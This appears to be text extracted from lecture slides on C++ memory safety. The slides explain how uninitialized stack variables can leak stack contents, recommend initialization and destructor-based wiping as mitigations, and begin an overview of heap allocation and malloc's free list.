

Vulnerability



Vulnerability



Vulnerability



Summary and Mitigation



local variables with automatic storage duration are allocated on the stack



stack allocation does not modify the underlying memory



uninitialized, stack-allocated data is a window into the stack



always initialize local variables (even arrays) -> use classes and constructors




implement destructor to wipe sensitive information from the stack





C++26 for the rescue

Dynamic Memory


Heap Allocation



Heap Allocation



Heap Allocation




Heap Allocation

malloc's free list

conceptual overview

linked list of
free block




this block is
large enough

Heap Allocation

malloc's free list

